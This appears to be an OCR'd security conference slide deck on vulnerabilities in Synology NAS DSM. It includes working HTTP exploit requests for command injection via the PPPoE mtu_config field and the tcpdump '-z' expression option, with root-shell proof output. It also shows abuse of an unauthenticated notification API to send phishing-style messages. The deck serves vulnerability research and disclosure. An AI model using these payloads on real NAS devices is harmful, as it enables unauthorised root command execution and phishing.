
- CVE-2017-12075



EZ-Internet #6 command injection

- CVE-2017-12075

```
POST /webapi/entry.cgi HTTP/1.1
Content-Length: 334
X-Requested-With: XMLHttpRequest
X-SYNO-TOKEN: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/76.0.3809.132 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: stay_login=0; [redacted]
Connection: close

stop_when_error=true&mode="sequential"&compound=[{"api":"SYNO.Core.Network.PPPoE","method":
"set","version":1,"configs":[{"ifname":"pppoe","real_ifname":"eth0","username":"poc2019","p
assword":"poc2019"}]},{"api":"SYNO.Core.Network.PPPoE","method":"connect","version":1,"ifna
me":"pppoe"}]&api=SYNO.Entry.Request&method=request&version=1
```



- Parameters are saved to /etc/ppp/pppoe.conf in “key=value” format
- File /etc/ppp/pppoe.conf will be “executed” in the shell script /usr/sbin/pppoe-start

EZ-Internet #6 command injection

- CVE-2017-12075

```
__int64 __fastcall PPPoEConfigSet(...)
{
  // ...
  v51 = &a7;  v73[0] = '\'';  v52 = 1;
  while ( 1 )     // fix for CVE-2017-12075: wrap username with ''
  {
    v53 = *((_BYTE *)v51 + 16);  v54 = v52 + 1;
    if ( !v53 )    break;
    if ( v53 == '\'' )
    {
      if ( v52 > 505 )    break;
      v73[v52] = '\'';  v73[v54] = '"';  v73[v52 + 2] = '\'';  v55 = v52 + 3;
      v52 += 4;  v73[v55] = '"';   v73[v52] = '\'';
    } else {
      if ( v52 > 509 )  break;
      v73[v52] = v53;
    }
    ++v52;  v51 = (int *)((char *)v51 + 1);
  }
  v73[v52] = '\'';  v73[v54] = 0;
  if ( SLIBCFileSetKeyValue("/etc/ppp/pppoe.conf", "USER", v73, "%s=%s\n") < 0 )
  {  // ...  }
  if ( SLIBCFileSetKeyValue("/etc/ppp/pppoe.conf", "MTU", &a45, "%s=%s\n") < 0 )
  {  // ...  }
  //...
}
```

Fix for CVE-2017-12075: wrap username value with ‘’

Wait… The mtu value still suffers from the same issue ☺

EZ-Internet #6 command injection

- Howerver, in the syno::network::PPPoEInterface::Check()

```
signed __int64 __fastcall syno::network::PPPoEInterface::Check(__int64 a1, Json::Value *a2)
{
  v2 = a1;
  if ( (unsigned __int8)Json::Value::isMember(a2, "ifname") )
  {
    Json::Value::operator[](a2, "ifname");
    Json::Value::asString((Json::Value *)&v20);
    v3 = std::string::compare((std::string *)&v20, "pppoe");
    // ...
    if ( v3 ) {  // ...  }
    else {
      // ...
      if ( (unsigned __int8)Json::Value::isMember(a2, "username") ) {
        v5 = (Json::Value *)Json::Value::operator[](a2, "username");
        v6 = Json::Value::asCString(v5);
        snprintf((char *)(v2 + 412), 0x100uLL, "%s", v6);
      } else {
        snprintf((char *)(v2 + 412), 0x100uLL, "%s", v2 + 80);
      }
      // ...
      if ( (unsigned __int8)Json::Value::isMember(a2, "mtu_config") ) {
        v9 = (Json::Value *)Json::Value::operator[](a2, "mtu_config");
        v10 = Json::Value::asCString(v9);
        snprintf((char *)(v2 + 700), 8uLL, "%s", v10);  // !!! length is limited
      }
      // ...
```

There is a limitation on the length of mtu_config ☹

EZ-Internet #6 command injection


- mtu_config parameter with injected shell command

```
POST /webapi/entry.cgi HTTP/1.1
Content-Length: 357
X-Requested-With: XMLHttpRequest
X-SYNO-TOKEN: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/76.0.3809.132 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: stay_login=0; [redacted]
Connection: close

stop_when_error=true&mode="sequential"&compound=[{"api":"SYNO.Core.Network.PPPoE","method":
"set","version":1,"configs":[{"ifname":"pppoe","real_ifname":"eth0","username":"poc2019","p
assword":"poc2019","mtu_config":"`id>aa`"},{"api":"SYNO.Core.Network.PPPoE","method":"con
nect","version":1,"ifname":"pppoe"}]&api=SYNO.Entry.Request&method=request&version=1
```

```
root@NAS:~# ls /
aa   config  etc           initrd  lib32  lost+found  proc  run   sys  usr  var.defaults  volumeUSB1
bin  dev     etc.defaults  lib     lib64  mnt         root  sbin  tmp  var  volume1
root@NAS:~# ls -l /aa
-rw-r--r-- 1 root root 57 Oct 22 18:01 /aa
root@NAS:~# cat /aa
uid=0(root) gid=0(root) groups=0(root),2(daemon),19(log)
```

Diagnosis Tool

- Diagnosis Tool is a tool collection for diagnosis




```
POST /webman/3rdparty/DiagnosisTool/packet_capture.cgi HTTP/1.1
Content-Length: 60
X-Requested-With: XMLHttpRequest
X-SYNO-TOKEN: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/76.0.3809.132 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: stay_login=0; [redacted]
Connection: close

output_dir=nas_share&expression=&interface=eth0&action=start
```

Handled by the packet_capture.cgi binary

Diagnosis Tool #7 directory traversal

- output_dir parameter directory traversal issue

```
__int64 __fastcall handle_action_start(__int64 a1, __int64 a2, const char *a3, const char *a4)
{
  // ...
  Json::Value::Value((Json::Value *)&v39, (const std::string *)&v28);
  v17 = Json::Value::operator[](&v35, "output_dir");
  Json::Value::operator=(v17, &v39);
  Json::Value::~Value((Json::Value *)&v39);
  Json::Value::Value((Json::Value *)&v40, v4);
  v18 = Json::Value::operator[](&v35, "expression");
  Json::Value::operator=(v18, &v40);
  Json::Value::~Value((Json::Value *)&v40);
  Json::Value::Value((Json::Value *)&v41, v6);
  v19 = Json::Value::operator[](&v35, "interface");
  Json::Value::operator=(v19, &v41);
  Json::Value::~Value((Json::Value *)&v41);
  Json::FastWriter::write((Json::FastWriter *)&v33, (const Json::Value *)&v37);
  std::string::assign((std::string *)&v29, (const std::string *)&v33);
  // ...
  if (SLIBCExec("/var/packages/DiagnosisTool/target/bin/tcpdump_wrapper", "--
params", v29, 0LL, 0LL) == -1 )
  {
    // ...
}
```

Passed to the tcpdump_wrapper in json string

Diagnosis Tool #7 directory traversal

```
__int64 __fastcall main(signed int a1, char **a2, char **a3)
{
  if ( a1 > 1 )
  {
    // ...
    if ( v3 != 2 && !strcmp(v4[1], "--params") )
    {
      std::string::string(&v11, v4[2], &v6);
      // resolve parameters from json string
      sub_401F10(&v11, &output_dir, &expression,&interface);
      // ...
    }
  }
  if (sub_4019D0(&output_dir) )
  {
    if (sub_401900() && !RunTcpdump(&output_dir, &expression, &interfa
ce) )
    {
     // ...
}
```

No filter on the parameter output_dir ☺
But it seems not much useful … ☹

- Finally call execve() to execute: tcpdump -i <interface> -w <file> -C 10 -s 0 filter_expression

Diagnosis Tool #8 command injection

- Call execve() to execute: tcpdump -i <interface> -w <file> -C 10 -s 0 filter_expression

execev() is safe to avoid command injection ☹

Wait… There is another parameter: filter_expression

```
root@NAS:/# /usr/sbin/tcpdump --help
tcpdump version 4.9.0
libpcap version 1.6.1
Usage: tcpdump [-aAbdDefhHIJKlLnNOpqStuUvxX#] [ -B size ] [ -c count ]
                [ -C file_size ] [ -E algo:secret ] [ -F file ] [ -G seconds ]
                [ -i interface ] [ -j tstamptype ] [ -M secret ] [ --number ]
                [ -Q in|out|inout ]
                [ -r file ] [ -s snaplen ] [ --time-stamp-precision precision ]
                [ --immediate-mode ] [ -T type ] [ --version ] [ -V file ]
                [ -w file ] [ -W filecount ] [ -y datalinktype ] [ -z postrotate-command ]
                [ -Z user ] [ expression ]
```

```
-z postrotate-command
        Used in conjunction with the -C or -G options, this will make tcpdump run " postrotate-
        command  file  " where file is the savefile being closed after each rotation. For exam-
        ple, specifying -z gzip or -z bzip2 will compress each savefile using gzip or bzip2.

        Note that tcpdump will run the command in parallel to the  capture,  using  the  lowest
        priority so that this doesn't disturb the capture process.

        And  in case you would like to use a command that itself takes flags or different argu-
        ments, you can always write a shell script that will take the savefile name as the only
        argument,  make  the  flags  &  arguments arrangements and execute the command that you
        want.
```

Diagnosis Tool #8 command injection

- Call execve() to execute: tcpdump -i <interface> -w <file> -C 10 -s 0 filter_expression
  - "-C" option is already satisfied
  - "filter_expression": "-z<path to your shell script>" ☺


```
POST /webman/3rdparty/DiagnosisTool/packet_capture.cgi HTTP/1.1
Content-Length: 94
X-Requested-With: XMLHttpRequest
X-SYNO-TOKEN: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/76.0.3809.132 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: stay_login=0; [redacted]
Connection: close

output_dir=nas_share&expression=-z/volume1/nas_share/test_shell.sh&interface=eth0&action=start
```

```
root@NAS_6_2:/volume1/nas_share# cat test_shell.sh
#!/bin/bash

touch poc2019
root@NAS_6_2:/volume1/nas_share# ls /
bin     dev  etc.defaults  lib    lib64       mnt      proc  run   sys  usr  var.defaults
config  etc  initrd        lib32  lost+found  poc2019  root  sbin  tmp  var  volume1
root@NAS_6_2:/volume1/nas_share# ls -l /poc2019
-rw-r--r-- 1 root root 0 Oct 22 19:35 /poc2019
```

However ...

- EZ-Internet and Diagnosis Tool can only be accessed by authenticated users in the administrator group
  - Same for the most built-in functions in DSM
- Users can execute shell commands easily when above conditions are satisfied
  - SSH
  - User-defined script in Task Scheduler

What if we are authenticated normal users or even unauthenticated?



Notification mechanism #9 improper access control

- SYNO.Core.PersonalNotification.Event: used to send desktop notification or email notification

grep –rn “authLevel\”: 0” /usr/syno/synoman/webapi

```
"SYNO.Core.PersonalNotification.Event": {
    "allowUser": [],
    "appPriv": "",
    "authLevel": 0,
    "lib": "lib/SYNO.Core.PersonalNotification.so",
    "maxVersion": 1,
    "methods": {
        "1": [{
                "fire": {
                    "allowUser": [
                        "admin.local",
                        "admin.domain",
                        "admin.ldap",
                        "normal.local",
                        "normal.ldap",
                        "normal.domain"],
                    "grantByUser": false,
                    "grantable": true
                }
            }]
    },
    "minVersion": 1,
    "priority": 0
}
```


← 0 means no authentication


For this api, authentication is not required in DSM 6.1 serials, but required in DSM 6.2 serials.

Notification mechanism #9 improper access control

- api=SYNO.Core.PersonalNotification.Event

```
POST /webapi/entry.cgi HTTP/1.1
Content-Length: 101
X-Requested-With: XMLHttpRequest
X-SYNO-TOKEN: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/76.0.3809.132 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: stay_login=0; id=[redacted]
Connection: close

user="admin"&package="DownloadStation"&api=SYNO.Core.PersonalNotification.Event&method=fire
&version=1
```





Notification mechanism #9 improper access control

- api=SYNO.Core.PersonalNotification.Event
  - user: target user the notification is sent to (@*** means group)
  - package
  - tag


  decide which mail template is used
  - extra_info: specific parameters used in the template

Send notifications to any user or group

```
[TestMail]
Subject: Test Message from %HOSTNAME%

Dear User,

Congratulations! You have successfully set up the email notification on %HOSTNAME%.
For further system configurations, please visit %HTTP_URL%.
(If you cannot connect to the server, please contact the administrator.)

Sincerely,
%COMPANY_NAME%
```

Notification mechanism #9 improper access control

- Crafted notification



Dear User,

Congratulations! You have successfully set up the email notification on Download Station.
For further system configurations, please visit http://1t.click/aH6Q

Welcome to the home of POC. POC started in 2006 and has been organized by Korean hackers and security experts. It is an international security and hacking conference in Korea. POC doesn't pursue money. POC concentrates on technical and creative discussion and shows real hacking and security. POC wears both black hat and white hat. POC will share knowledge for the sake of the power of community. POC believes that the power of community will make the world safer. POC has been making a history with sincere staffs, hackers from the world, and sponsors since2006. POC will be a unique conference!

•••

(If you cannot connect to the server, please contact the administrator.)


Sincerely,
POC2019

- Usage?
  - XSS is less common and much harder
  - Send advertisements or phishing links ?


Remember the news? “Someone Hacked 50,000 Printers to Promote PewDiePie YouTube Channel”

FileStation package

- A centralized file management tool for Synology NAS
- The only application package available to normal users in factory mode



- Applications access control





FileStation package

- Only found an useless issue ☹

```
root@NAS:/usr/local/packages/@appstore/FileStation/webapi# ls
SYNO.FileStation.BackgroundTask.so        SYNO.FileStation.lib          SYNO.FileStation.Snapshot.so
SYNO.FileStation.CheckPermission.so       SYNO.FileStation.List.so      SYNO.FileStation.Thumb.so
SYNO.FileStation.Compress.so              SYNO.FileStation.MD5.so       SYNO.FileStation.Upload.so
SYNO.FileStation.CopyMove.so              SYNO.FileStation.Misc.so      SYNO.FileStation.UserGrp.so
SYNO.FileStation.Delete.so                SYNO.FileStation.Mount.so     SYNO.FileStation.VFS.so
SYNO.FileStation.Directory.so             SYNO.FileStation.Notify.so    SYNO.FileStation.VirtualFolder.so
SYNO.FileStation.Download.so              SYNO.FileStation.Property.so  SYNO.FolderSharing.Download.so
SYNO.FileStation.External.GoogleDrive.so  SYNO.FileStation.Rename.so    SYNO.FolderSharing.lib
SYNO.FileStation.Extract.so               SYNO.FileStation.Search.so    SYNO.FolderSharing.List.so
SYNO.FileStation.Favorite.so              SYNO.FileStation.Settings.so  SYNO.FolderSharing.Thumb.so
SYNO.FileStation.Info.so                  SYNO.FileStation.Sharing.so
```

- Maybe fuzzing is better …
  - No crash found but many hangs ☹





Thinking… Over

Can a normal user “escalate” to administrator?

Or can an unauthenticated user do more?

Summary

What we have learnt

- Set up a NAS in a virtual machine
- The protocol to find and configure a NAS
- The HTTP request process flow and how to reach the <API>.so
- Some vulnerabilities with details

Thanks